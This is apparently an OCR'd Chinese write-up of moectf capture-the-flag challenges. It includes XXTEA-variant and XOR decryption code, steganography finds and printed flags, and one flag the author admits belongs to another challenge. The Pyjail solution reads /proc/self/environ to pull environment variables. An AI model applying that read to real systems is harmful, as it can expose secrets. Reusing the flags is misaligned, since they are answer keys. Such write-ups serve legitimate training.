


跟进sub_401A81



还原算法sub_401A81(sub_401898->sub_401530->sub_40195B)

核心加密函数是sub_401530




xxtea变种

代码块

```
1   #include <stdio.h>
2   #include <stdint.h>
```

```c
#include <stdlib.h>

static const uint8_t CT[40] = {
    0x35,0x79,0x77,0xCC,0x1B,0x13,0x41,0x34,0xF9,0xFF,0x9F,0x91,0xFF,0x5B,0x94,0x78,
    0x86,0x2A,0xAF,0xAE,0xD7,0x9E,0x31,0x4D,0x7A,0xC4,0xA5,0x51,0xD1,0xD9,0x6E,0x44,
    0x18,0x52,0x86,0x1B,0x42,0x8A,0xC9,0x63
};
static const uint8_t KEY_BYTES[16] = "2048master2048ma";
#define DELTA 1050114489u

static void key_to_u32_le(const uint8_t k[16], uint32_t out[4]) {
    for (int i = 0; i < 4; ++i)
        out[i] = (uint32_t)k[4*i] | ((uint32_t)k[4*i+1]<<8) | ((uint32_t)k[4*i+2]<<16) | ((uint32_t)k[4*i+3]<<24);
}
static void unpack_le(const uint32_t* v, size_t n, uint8_t* out) {
    for (size_t i = 0; i < n; ++i) {
        uint32_t x = v[i];
        out[4*i+0] = (uint8_t)(x      & 0xFF);
        out[4*i+1] = (uint8_t)((x>>8) & 0xFF);
        out[4*i+2] = (uint8_t)((x>>16)& 0xFF);
        out[4*i+3] = (uint8_t)((x>>24)& 0xFF);
    }
}
static void xxtea_like_decrypt(uint32_t* a1, int n, const uint32_t k[4]) {
    if (n <= 1) return;
    int rounds = 6 + 52 / n;
    uint32_t sum = (uint32_t)rounds * DELTA, y = a1[0], z;
    while (rounds--) {
        uint32_t e = (sum >> 2) & 3;
        for (int i = n-1; i > 0; --i) {
            z = a1[i-1];
            a1[i] -= (((4*y) ^ (z >> 5)) + ((y >> 3) ^ (16*z))) ^ ((y ^ sum) + (z ^ k[(e ^ i) & 3]));
            y = a1[i];
        }
        z = a1[n-1];
        a1[0] -= (((4*y) ^ (z >> 5)) + ((y >> 3) ^ (16*z))) ^ ((y ^ sum) + (z ^ k[e & 3]));
        y = a1[0];
        sum -= DELTA;
    }
}
```

```
int main(void) {
    uint32_t key[4]; key_to_u32_le(KEY_BYTES, key);
    uint32_t v[10];
    for (int i = 0; i < 10; ++i)
        v[i] = (uint32_t)CT[4*i] | ((uint32_t)CT[4*i+1]<<8) | ((uint32_t)CT[4*i+2]<<16) | ((uint32_t)CT[4*i+3]<<24);
    xxtea_like_decrypt(v, 10, key);
    uint8_t pt[40]; unpack_le(v, 10, pt);
    fwrite(pt, 1, 37, stdout);
    putchar('\n');
    return 0;
}
#moectf{@_N1c3_cup_0f_XXL_te4_1n_2048}
```



呃，flag不对

这解出来是另一题Reverse的flag

这道题应该是byte_47F0C0的导出数组和0x2a xor

代码块

```
data = [
    0x47, 0x00, 0x00, 0x00, 0x45, 0x00, 0x00, 0x00, 0x4F, 0x00, 0x00, 0x00,
    0x49, 0x00, 0x00, 0x00, 0x5E, 0x00, 0x00, 0x00, 0x4C, 0x00, 0x00, 0x00,
    0x51, 0x00, 0x00, 0x00, 0x73, 0x00, 0x00, 0x00, 0x1A, 0x00, 0x00, 0x00,
    0x5F, 0x00, 0x00, 0x00, 0x75, 0x00, 0x00, 0x00, 0x1E, 0x00, 0x00, 0x00,
```

```
    0x58, 0x00, 0x00, 0x00, 0x4F, 0x00, 0x00, 0x00, 0x75, 0x00, 0x00, 0x00,
    0x4B, 0x00, 0x00, 0x00, 0x75, 0x00, 0x00, 0x00, 0x18, 0x00, 0x00, 0x00,
    0x1A, 0x00, 0x00, 0x00, 0x1E, 0x00, 0x00, 0x00, 0x12, 0x00, 0x00, 0x00,
    0x75, 0x00, 0x00, 0x00, 0x47, 0x00, 0x00, 0x00, 0x1E, 0x00, 0x00, 0x00,
    0x59, 0x00, 0x00, 0x00, 0x5E, 0x00, 0x00, 0x00, 0x19, 0x00, 0x00, 0x00,
    0x58, 0x00, 0x00, 0x00, 0x0B, 0x00, 0x00, 0x00, 0x0B, 0x00, 0x00, 0x00,
    0x0B, 0x00, 0x00, 0x00, 0x0B, 0x00, 0x00, 0x00, 0x58, 0x00, 0x00, 0x00,
    0x1A, 0x00, 0x00, 0x00, 0x4F, 0x00, 0x00, 0x00, 0x58, 0x00, 0x00, 0x00,
    0x45, 0x00, 0x00, 0x00, 0x5D, 0x00, 0x00, 0x00, 0x42, 0x00, 0x00, 0x00,
    0x5F, 0x00, 0x00, 0x00, 0x57, 0x00, 0x00, 0x00, 0x00,
]
s = bytearray()
for b in data[::4]:
    if b == 0x00:
        break
    s.append(b ^ 0x2A)
print(s.decode('ascii'))
#moectf{Y0u_4re_a_2048_m4st3r!!!!r0erowhu}
```

Misc入门指北

直接打开pdf全局搜moectf


```
1   moectf{We1c0m3_7o_tH3_w0R1d_0f_m1sc3111aN3ous!!}
```

Pyjail 0

根据题目描述flag位置参考web十二章


读取环境变量

/proc/self/environ




Rush

gif的第十二帧有个二维码


FPS N/A | GPU 8% | CPU 10% | 延迟 N/A
文件名: rush.gif [1/1]
图片大小: 355.0KB
修改日期: 2025/08/13 00:52:16
图片信息: 512x512 (GIF, PAL6)
纯音乐，请欣赏


补全一下定位角


CPU 16% | 延迟 N/A
文件名: rush.gif [1/1]
图片大小: 355.0KB
修改日期: 2025/08/13 00:52:16
图片信息: 512x512 (GIF, PAL6)
放大/缩小: 950%
纯音乐，请欣赏



ez_LSB


LSB的R00通道发现




但是解密发现不完整

zsteg发现

```
b8,rgba,msb,YX,prime
file: Adobe Photoshop Color swatch, version 0, 255 colors; 1st RGB space
b8,abgr,msb,YX,prime
b1,r,msb,Xy
text: "9R2d5o2chEyZuFDdzVmczQnbx8FMz91cx8lQTx0emR3Yl9Wb :si galf ehT"
b1,g,msb,Xy
b1,b,msb,Xy
b1,a,msb,Xy
```



ez_锟斤拷????



GBK转utf-8

然后转半角字符

汉字转拼音 | 简繁体|火星文转换 | 拼音字典 | 大小写转换 | 全角半角转换 | Unix时间戳转换 | HTML在线转义 | IK在线分词 | 人民币金

